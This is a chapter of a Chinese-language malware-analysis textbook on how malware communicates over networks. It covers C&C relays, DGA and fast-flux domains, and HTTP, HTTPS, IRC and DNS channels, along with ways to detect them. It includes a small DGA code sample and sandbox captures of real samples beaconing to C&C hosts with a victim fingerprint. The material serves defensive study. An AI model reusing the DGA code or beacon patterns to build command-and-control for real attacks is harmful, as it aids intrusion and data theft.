

第 9 章 网络通信

正如在第 1 章的杀伤链中介绍的，网络通信在大多数网络攻击中都是不可缺少的。尽管受害者可以通过各种媒介感染恶意软件，例如 USB 闪存驱动器，但网络仍然是攻击者攻击与通信的首选，因为大多数设备都会使用网络进行某种形式的通信。现如今，“万物互联”的物联网（IoT）的范围在持续扩张，包括冰箱、照明、空调与汽车等。尽管设备连接网络增强了可用性，但也带来了更大的攻击面，攻击者更加容易进行攻击。通常来说，使恶意软件感染受害者只是攻击者的前序工作，一旦受害者被成功感染，恶意软件也会使用网络进行通信。

本章将会介绍攻击阶段的较后部分，恶意软件是如何利用网络进行各种与通信相关的恶意活动，以及安全分析人员与检测工程师是如何使用各种工具与技术来识别恶意软件通过网络通信的恶意活动的。

在进行详细介绍前，首先了解一下恶意软件使用网络进行通信的具体场景，明白恶意软件为什么需要进行通信。

一旦受害者被成功感染，恶意软件可能出于各种原因要使用到网络。具体的原因与恶意软件有关，取决于恶意软件的攻击意图，原因也各有不同。部分原因如下所示：

- 僵尸网络中的 Bot 要接收来自攻击者下发的命令。
- 信息窃密恶意软件或者银行恶意软件需要将窃取的受害者凭据回传给攻击者。
- 勒索软件要将文件加密使用的加密密钥回传给攻击者。
- 攻击者希望通过远控木马来控制失陷主机。
- 恶意软件想要感染网络上的其他主机。
- APT 攻击中，试图通过恶意软件定位并感染另一个实际的攻击目标。

基于此，恶意软件使用网络的目的通常可分为以下几大类：

- 命令与控制 (C&C)

C&C (也被称为 CnC、C2) 通常指的就是命令与控制，是攻击者操控恶意软件进行各种恶意活动的手段。攻击者将命令下发到失陷主机上的恶意软件，命令控制恶意软件回传凭据等受害者的隐私数据、对互联网上的另一个目标进行 DoS 攻击。本章中将会对此进行详细介绍。

- 数据泄露

很多恶意软件都会将从失陷主机上窃取的、某种形式的数据，例如被窃的用户凭据、钱包 ID、敏感文件、银行凭据等，回传给攻击者。如今，为了逃避 IDS 与防火墙的检测，数据泄露的技术也愈发变得复杂。攻击者会使用各种策略，如加密、使用其他协议进行掩护等。本章中也将介绍数据泄露的各种方式。

- 远程控制

尽管是命令与控制的一种形式，但远程控制也应该单列为一个类别。远程控制类恶意软件与大多数 IT 团队管理设备所使用的各种远程桌面类软件的功能也没什么不同，此类恶意软件通常被称为远控木马或者 RAT。在本书第 15 章中会更加详细地介绍如何识别、分类远程控制类恶意软件。

- Dropper

大多数恶意软件感染是通过 Downloader/Dropper 实现的，这也是恶意软件攻击中的第一个 Payload。Dropper 是一个基础程序，其主要功能就是通过攻击者的服务器下载其他恶意软件 Payload。攻击者会利用 Dropper 将投递到失陷主机的渠道作为服务出售给其他网络犯罪分子，使得这些网络犯罪分子能够利用 Dropper 搭建的已有基础设施将他们的恶意软件投递到受害者的主机上。

- 更新

与良性软件一样，恶意软件也需要不断更新版本，通常是为了增加新功能、修复错误等。

- 横向平移

横向平移是恶意软件在失陷主机所在的网络中进行移动的过程，以感染网络上的其他设备

(笔记本、服务器等)。通常来说，横向移动都会表现出一部分蠕虫的特性，尽可能多地感

染更多的设备。在部分情况下，横向移动是有针对性的，尤其是在高级可持续威胁（APT）

攻击中，攻击目标的机器可能位于网络中的其他位置。

如图 9- 1 所示为几种通信类型。




图 9- 1 在攻击前序阶段中恶意软件通信类型

C&C 服务器、中继、代理和恶意软件网络

恶意软件使用 C&C 信道来接收攻击者的控制命令。恶意软件有多种方法（C&C 服务器、P2P）能够从攻击者处接收命令，最流行的方法是使用独立的 C&C 服务器进行恶意软件控制命令的传输通信。

在编写恶意软件时,使恶意软件能够直接与下发命令的 C&C 服务器进行通信是非常方便的,很多恶意软件实际上也是这样做的。但这样做使恶意软件分析人员也能够轻松地发现 C&C 服务器的域名/IP 地址,很快就能够通过执法机构进行取缔。

为了解决该问题,攻击者开始构建由互联网上多个服务器组成的恶意软件网络(与僵尸网络类似),这些服务都已经被攻击者攻陷、被攻击者所控制。这些失陷主机作为恶意软件通信的中继/代理来运行,恶意软件首先与中继/代理建立通信关系,再将通信流量转发到真正的 C&C 服务器。

从恶意软件分析人员的角度来看,获取这些中继/代理的 IP 地址然后取缔这些服务是没有起到决定性作用的,这些中继/代理不过是真实 C&C 服务器的中间跳板。通常来说,失陷主机的用户甚至都不知道系统已经被入侵。关闭这些服务并不能够取缔真实 C&C 服务器,其 IP 地址仍然隐藏在背后,攻击者仍然可以切换到使用其他中继/代理作为 C&C 通信的中间跳板。如图 9-2 所示。




图 9-2 攻击者使用中继/代理隐藏真实 C&C 服务器地址

解析 C&C 服务器的 IP 地址

入侵失陷主机后，恶意软件会尝试与攻击者建立通信信道，进行 C&C 通信与数据泄露等恶意行为。任何通信最终都需要一个 IP 地址来建立通信信道，本节将会介绍用于解析 C&C 服务器的 IP 地址的三种主要方法：

固定 IP 地址

恶意软件连接的 C&C 服务器的 IP 地址以硬编码的方式嵌入恶意软件中，但这种硬编码的方式存在各种缺点：

- 恶意软件分析人员可以通过逆向分析样本文件，提取 C&C 服务器的 IP 地址。一方面可以通过执法机构进行取缔，另一方面可以利用防火墙/IPS 规则对该 IP 地址进行封禁。
- 攻击者想要切换 C&C 服务器就会导致 IP 地址发生变化，已经被攻陷的恶意软件将无法得知 C&C 服务器的新 IP 地址。

尽管存在这些缺点，但仍有恶意软件作者会在恶意软件中硬编码嵌入 C&C 服务器的 IP 地址。

固定域名

为了克服使用硬编码嵌入 C&C 服务器的 IP 地址所具有的缺陷，攻击者开始使用注册的域名指向 C&C 服务器的 IP 地址。攻击者将与 C&C 服务器绑定的域名嵌入到恶意软件中，通过域名的绑定关系来解决切换 C&C 服务器时要更换 IP 地址的问题，攻击者只需使注册的域名指向 C&C 服务器的新 IP 地址即可。当然，这样做仍然存在缺陷。恶意软件分析人员仍然可以通过逆向分析恶意样本来提取硬编码的 C&C 服务器域名，紧接着在防火墙/IPS 中阻断对其访问，完全切断与 C&C 服务器的所有通信。

Flux 域名与 DGA

硬编码嵌入在恶意样本中的单个域名相对容易提取，编写规则即可被防火墙/IPS 阻拦。为了解决这个问题，攻击者提出了名为“Flux 域名”的新技术。在“Flux 域名”中，与 C&C 服务器关联的域名不固定，也不硬编码嵌入恶意样本中。为了实现这一点，恶意软件开始采用被称为域名生成算法 (DGA) 的算法，为恶意软件动态生成域名进行 C&C 服务器的连接。

如代码 9- 1 所示，展示了 DGA 算法的工作原理。这是一个简单的 DGA 算法，能够生成 15 个域名，以种子域名 slmrtok.dw 为开始。

代码 9- 1 示例样本库中样本文件 Sample-9-1 使用的 DGA 算法的 C 代码

```
uint8_t a[10] = { 's', 'l', 'm', 'r', 't', 'o', 'k', '.', 'd', 'w' };
char buf[11];
for (i = 0; i < 15; i++) {
    buf[0] = '\0';
    snprintf(buf + strlen(buf), sizeof(buf),
        "%c%c%c%c%c%c%c%c%c%c", a[0], a[1], a[2], a[3],
        a[4], a[5], a[6], a[7], a[8], a[9]);
    for (j = 0; j < sizeof(a); j++) {
        a[j] += 10;
        if (a[j] > 122)
            a[j] = 97 + a[j] % 122;
    }
    a[7] = '.';
    printf("%s\n", buf);
}
```

示例样本库中的样本文件 Sample-9-1 即是此代码编译后的可执行文件，为该文件添加.exe 扩展名后通过命令行执行，如图 9- 3 所示。




图 9- 3 Sample-9-1 的 DGA 算法生成的域名输出

一方面，这个 DGA 算法从一个固定的种子值开始，生成 15 个伪随机域名，恶意软件利用该算法生成伪随机域名进行连接。另一方面，攻击者也使用相同的算法、相同的种子值生成相同的域名列表。攻击者不会将生成的所有域名都进行注册，让每个域名都指向 C&C 服务器的 IP 地址。相反的，攻击者会从生成域名的列表中选择一个域名进行注册，并使其指向 C&C 服务器的 IP 地址。当恶意软件运行时，会尝试解析 DGA 算法生成的每个域名，直到命中攻击者注册的域名成功完成解析。

使用 DGA 算法的恶意软件会为分析人员带来困扰，恶意软件会尝试解析 DGA 算法生成的数以千计的域名，但又不能将数千个域名都增加到 IDS/IPS/防火墙中进行阻拦，这会使安全产品被大量域名类的签名所淹没。此外，攻击者可能会发布带有多个种子值的恶意软件变种，这会导致单一恶意软件家族存在多个域名生成轨迹。最重要的是，许多恶意软件家族都开始使用 DGA 算法来生成 C&C 域名。想要通过列表完整覆盖所有的域名，实际上是不可能的，下一节中将会介绍识别与阻止 DGA 算法的技术。

攻击者会将 DGA 算法与其他技术相结合，例如 Fast Flux。恶意软件网络中的多个节点 IP 地址通过轮询或者其他方式与域名进行绑定，但其 TTL 的值非常小。如果开始恶意软件网络中的服务器 1 将其 IP 地址与域名绑定，五分钟后，恶意软件网络中的另一台服务器 2 将

其 IP 地址与域名绑定。如此，循环关联多个 IP 地址与域名的绑定关系，这使得安全人员很难对其进行拉黑阻拦。

DGA 识别

以下是一些识别 DGA 算法的方法：

- 恶意软件使用的大多数 DGA 算法都会生成随机域名，这些域名通常都不是人类可读的。此类恶意软件与域名可以通过评估随机性、高熵值以及非字典单词来进行分析。
- 一旦 DGA 算法生成了域名，恶意软件就会频繁地以一定时间间隔尝试解析域名的 IP 地址。恶意软件分析人员使用 IDS/IPS/防火墙等或其他网络安全监控（NSM）安全产品，发现被使用 DGA 算法的恶意软件攻陷的主机对外会有大量域名解析请求。通过相关产品的阈值类功能（Suricata 和 Snort IDS/IPS 均支持该功能），可以轻松发现此类持续性周期域名解析请求。
- DGA 算法会生成许多域名，但攻击者只注册其中几个并绑定到 C&C 服务器的 IP 地址。DGA 算法生成的其他域名无法完成解析，不会返回 IP 地址。如果发现非常多的 DNS 响应从域名解析服务器返回，但又没有解析到任何 IP 地址，这就是一个明显的线索。如前所述，如果发现了周期性的域名请求，则发出这些域名请求的设备实际感染了使用 DGA 域名的恶意软件的置信度更高。

通过示例样本库中的样本文件 Sample-9-2.txt 中记录的实际恶意样本的文件哈希，下载并重命名为 Sample-9-2.exe。该样本文件使用 DGA 算法解析 C&C 服务器的 IP 地址，可以利用其进行分析。

在运行样本之前，需要先运行第 2 章在分析环境中安装的 FakeNet 分析工具。FakeNet 是一个旨在拦截对外网络连接并提供虚假响应的动态分析工具，从而使分析人员能够构建必要

的网络连接环境，触发恶意软件的相关行为。

在启动 FakeNet 后，执行样本文件 Sample-9-2.exe。如图 9-4 所示，能够看到该进程生成了多个 DNS 请求，然后对 FakeNet 返回响应的 IP 地址发送 HTTP 请求。这些请求的域名看上去都是随机的，并且样本也在进行周期式 DNS 请求，这都表明样本文件 Sample-9-2.exe 使用了 DGA 算法。

The image shows a screenshot of a Windows application window titled "FakeNet". The window contains a text area with the following log output:

```
[Received new connection on port: 80.]
[New request on port 80.]
  POST /EiDQjNbWEQ/ HTTP/1.0
  Host: uunnqqfuogux.pw
  Content-Length: 157

Received post with 157 bytes.

[DNS Query Received.]
  Domain name: ffppirxclvic.pw
[DNS Response sent.]

[Received new connection on port: 80.]
[New request on port 80.]
  POST /EiDQjNbWEQ/ HTTP/1.0
  Host: ffppirxclvic.pw
  Content-Length: 157

Received post with 157 bytes.

[DNS Query Received.]
  Domain name: vhhpmflqls.pw
[DNS Response sent.]
```

图 9-4 使用 FakeNet 捕获样本文件 Sample-9-2.exe 发起的 DNS 请求

C&C/数据泄露

恶意软件可以使用多种协议与 C&C 服务器建立信道，进行命令的接收与数据的泄露。下一节中，将会进一步介绍恶意软件常用的一些协议。

HTTP

HTTP 可能是大多数恶意软件在 C&C 通信中最常使用的协议。HTTP 是互联网上最著名、最常用的协议，大量的用户通过浏览器访问遍布世界的 HTTP 服务器。互联网上数量众多的 Web 服务器，为攻击者提供了巨大的攻击面。攻击者攻陷这些服务器后，就可以将这些服

务器作为 C&C 服务器、更新服务器或者中继服务器来构建完善的恶意软件网络。此外，由于 HTTP 是企业中很多一般用户与应用程序经常使用的协议，安全团队几乎总是允许 HTTP 服务开放的 80 端口进行通信。

采用 HTTP 协议进行通信的恶意软件很多，因为 HTTP 协议十分简单并且 Windows 也提供了各种 API 支持 HTTP 通信，攻击者也可以选择使用众多的第三方库实现通过 HTTP 进行通信。

HTTP 不仅可以用于接收攻击者发出的指令，也可以将数据和文件从失陷主机回传到 C&C 服务器。要回传的数据既可以作为正文的一部分，也可以将数据嵌入到 URL 中。

例如，文件 Sample-9-3.txt 中包含下载实际恶意软件样本的说明与文件的哈希值，读者可以自行下载并将文件重命名为 Sample-9-3.exe。该恶意软件有一定概率可以在 Windows 7 上运行，可以在第 2 章中配置的分析环境中执行。如果在分析环境中没有任何具体的行为，可能需要像在第 2 章中介绍的那样，使用 Windows XP 安装一个新的分析环境再进行分析。许多使用 HTTP 进行 C&C 通信的恶意软件会使用特定的 URL 模式。如果使用 BinText 对样本文件 Sample-9-3.exe 进行静态字符串搜索，搜索 % 字符可以发现诸如 %s?comp=%s、%s?get&news_slist&comp=%s 此类模式的字符串，如图 9-5 所示。必须注意的是，尽管能够发现静态的 C&C 字符串，但有时也不得不利用动态分析技术运行样本文件，并且在恶意软件进程的内存中提取这些字符串，就像第 7 章那样。大多数使用 HTTP 通信的 C&C 字符串都会使用 % 与 = 字符，这为字符串检索、识别此类与 HTTP 的 C&C 通信相关的字符串提供了简便方法。

File pos	Mem pos	ID	Text
A 00000003B7E8	00000043CBE8	0	BKbTb~^XBK!
A 00000003B80D	00000043CC0D	0	AlJ2
A 00000003C1FC	00000043D5FC	0	%&'()*456789:CDEFGHIJSTUVwXYZ
A 00000003C2B7	00000043D6B7	0	&'()*56789:CDEFGHIJSTUVwXYZcd
A 00000003C510	00000043D910	0	vector<T> too long
A 00000003C524	00000043D924	0	%s?get&news_slist&comp=%s
A 00000003C540	00000043D940	0	%s?comp=%s
A 00000003C54C	00000043D94C	0	%s?mews_cnt&comp=%s
A 00000003C564	00000043D964	0	%s_u.exe
A 00000003C570	00000043D970	0	%s?news_client&comp=%s
A 00000003C590	00000043D990	0	USERNAME
A 00000003C59C	00000043D99C	0	USERDOMAIN
A 00000003C5A8	00000043D9A8	0	NUMBER OF PROCESSORS

图 9- 5 对样本文件 Sample-9-3.exe 使用 BinText 分析静态字符串提取 HTTP 通信字符串如前所述，先运行 FakeNet 再执行样本文件 Sample-9-3.exe。如所示，FakeNet 捕获到的 HTTP 请求与图 9- 5 中的字符串格式相同。实际 C&C 流量的字符串为 get&news_slist&comp=POONA 668123ED0-000C296420A8，这与格式化的 C&C 字符串%s?get&news_slist&comp=%s 相匹配。第二个%s 被替换为计算机名称 POONA 与系统的 MAC 地址 00:0C:29:64:20:A8 连接的字符串，这表明恶意软件将此信息作为指纹回传对受害者进行标记。

```

FakeNet
[Received new connection on port: 80.]
Cache-Control: no-cache
Received post with 0 bytes.
[New request on port 80.]
GET /upad.dat HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
Host: 127.0.0.1

[Sent http response to client.]

[Received new connection on port: 80.]
[New request on port 80.]
POST /odin/si.php?get&news_slist&comp=POONA-668123ED0-000C296420A8 HTTP/1.1
User-Agent: odin
Host: nwoccs.zapto.org
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache
Received post with 0 bytes.

```

图 9- 6 FakeNet 捕获样本文件 Sample-9-3.exe 的 C&C 流量与静态提取的字符串格式相同

HTTPS

HTTP 不是加密的，这使得 IDS/IPS 等安全设备能够很容易对恶意软件的 C&C 流量进行分析并且触发告警或者阻拦动作。为此，攻击者开始使用 HTTPS 进行 C&C 通信。由于使用了 TLS 协议进行加密，IDS/IPS 等安全设备不能简单地、直接地“看到”HTTP 形式的 C&C 流量。

最初，由于加密过程对 CPU 计算资源的要求，采用 HTTPS 一度被认为是一种代价高昂的选择。但随着计算设备的逐渐升级更新，这样的担忧已经不复存在。另外，伴随着 Let's Encrypt 等可以免费申领 SSL 证书的非盈利服务供应商的出现，获取 HTTPS 所需的 SSL 证书的成本几乎可以忽略不计。甚至，有些网络主机托管服务提供商也会为用户的服务器、域名提供免费的证书或者加密服务。这些因素对攻击者来说有着非常强大的吸引力，也促使着攻击者转向使用 HTTPS 进行 C&C 通信。

攻击者的好消息，同时也是分析人员与反恶意软件产品的坏消息。对于安全产品来说，真正能分析 C&C 流量的唯一方法就是对所有出站 SSL 连接进行拦截并利用“中间人”实现解密，这也是很多防火墙的实现方式。另一种检测恶意软件加密 C&C 流量的方式，就是利用 TLS 指纹进行识别。各种客户端应用程序会使用 SSL 库来对流量进行加密，包括浏览器与各种移动应用程序。但不同的应用程序使用的 SSL 库也存在差异，这些库在构建或设置方式上有着细微的差别，这就可以帮助分析人员对不同的应用程序进行识别。


典型的 TLS 指纹由被称为加密套件（cipher suites）的 TLS 协议字段计算而来，其中列出了加密算法和客户端使用的加密库支持的其他字段。客户端也会列出支持的其他 TLS 扩展，这些字段都可以作为客户端的指纹信息。利用这些指纹，研究人员就可以识别恶意软件。研究表明，恶意软件使用的 SSL 库的特定指纹是与特定的加密库与这些库支持的特定的加密套件与扩展相关的。这些指纹还可以与其他基于网络流量的模式与行为特征结合使用，更有

效地识别恶意软件的加密 C&C 流量。

IRC

IRC 是一种非常常见的聊天协议，在世界范围内被广泛用于构建聊天室或者聊天频道。众所周知，也有许多恶意软件使用 IRC 进行 C&C 通信。该协议在僵尸网络中被广泛使用，失陷主机加入攻击者运营的 IRC 频道后通过 IRC 消息接收攻击者下发的各种命令。


识别通过 IRC 的 C&C 通信的一种简单方法是通过字符串。文件 Sample-9-4.txt 中包含下载实际恶意软件样本的说明，读者可以自行下载并将文件重命名为 Sample-9-4.exe。运行该样本并执行动态字符串分析，如第 7 章中使用 Process Hacker 那样。内存中多处字符串均表明该恶意软件使用 IRC 协议，如图 9-7 所示。字符串中有很多 IRC 协议的常用命令：PRIVMSG、USER、NICK、ACTION。



Address	Length	Result
0x407be0	4	h @
0x407c13	4	ZYYd
0x407c19	4	h3 @
0x407c44	8	PRIVMSG
0x407c5b	7	ACTION
0x407c7c	5	type
0x407c83	5	!list
0x407c8a	14	for my list
0x408088	4	ZYYd
0x4080d5	4	ZYYd
0x408104	5	USER
0x40812c	5	.com
0x40813c	7	NICK
0x40814c	13	NICK [xdcc]
0x408170	12	NICK [mp3]
0x408188	12	NICK [rar]
0x4081a0	12	NICK [zip]
0x4081b8	14	NICK [share]

图 9-7 使用 Process Hacker 对样本文件 Sample-9-4.exe 进行动态字符串分析，确认恶意软件使用 IRC 协议进行 C&C 通信

也可以将 Process Hacker 与 FakeNet 结合使用, 对 IRC 协议通信进行拦截与识别。文件 Sample-9-5.txt 中包含下载实际恶意软件样本的说明, 读者可以自行下载并将文件重命名为 Sample-9-5.exe。先启动 FakeNet 再运行样本文件, 如图 9- 8 所示。通过 FakeNet 的输出中的 IRC 命令 (NICK 和 USER), 可以确认恶意软件使用 IRC 协议进行 C&C 通信。该恶意软件有一定概率可以在 Windows 7 上运行, 可以在第 2 章中配置的分析环境中执行。如果在分析环境中没有任何具体的行为, 可能需要像在第 2 章中介绍的那样, 使用 Windows XP 安装一个新的分析环境再进行分析。

The image shows a screenshot of a Windows application window titled "FakeNet". The window has a blue title bar with a small icon on the left. The main content area is white and displays a series of text-based logs in a monospaced font. The logs show various network events, including DNS responses, HTTP requests, and IRC commands. The text is as follows:

```
[DNS Response sent.]

[Received new connection on port: 80.]
[New request on port 80.]
  GET / HTTP/1.1
  User-Agent: Mozilla/4.0
  Host: api.wipmania.com

[Sent http response to client.]

[DNS Query Received.]
  Domain name: x.alfaroooq.com
[DNS Response sent.]
[Listening for SSL traffic on port 3922.]

[Received new connection on port: 3922.]
SSL Autodetect: NOT SSL
[Received NON-SSL data on port 3922.]
  PASS 441
NICK n<USA!XPa>pvzbtaf
USER pvzbtaf 0 0 :pvzbtaf
```

图 9- 8 FakeNet 拦截来自 Sample-9-5.exe 的 IRC C&C 通信流量

其他方法

恶意软件也可以使用其他协议进行 C&C 通信。例如，部分恶意软件会通过 FTP 服务监控 C&C 服务器部署的 FTP 服务器下的文本文件进行 C&C 通信。攻击者通过更新文件来下发控制指令，恶意软件进行下载与执行。同样的，也有部分恶意软件使用 FTP 上传从受害者处窃取的数据。

另一个被攻击者常使用的就是 DNS 协议。DNS 是一个广为人知的协议，攻击者对其的喜爱不亚于 HTTP 协议。特别是通常防火墙都会允许 DNS 通信流量在边界自由通行，这一点对于攻击者来说非常有吸引力。恶意软件可以通过 DNS 隧道将窃取的数据回传给攻击者，将数据包含在对攻击者控制下的 DNS 服务器的 DNS 请求中，即可创建从失陷主机到 C&C 服务器的隐蔽信道。

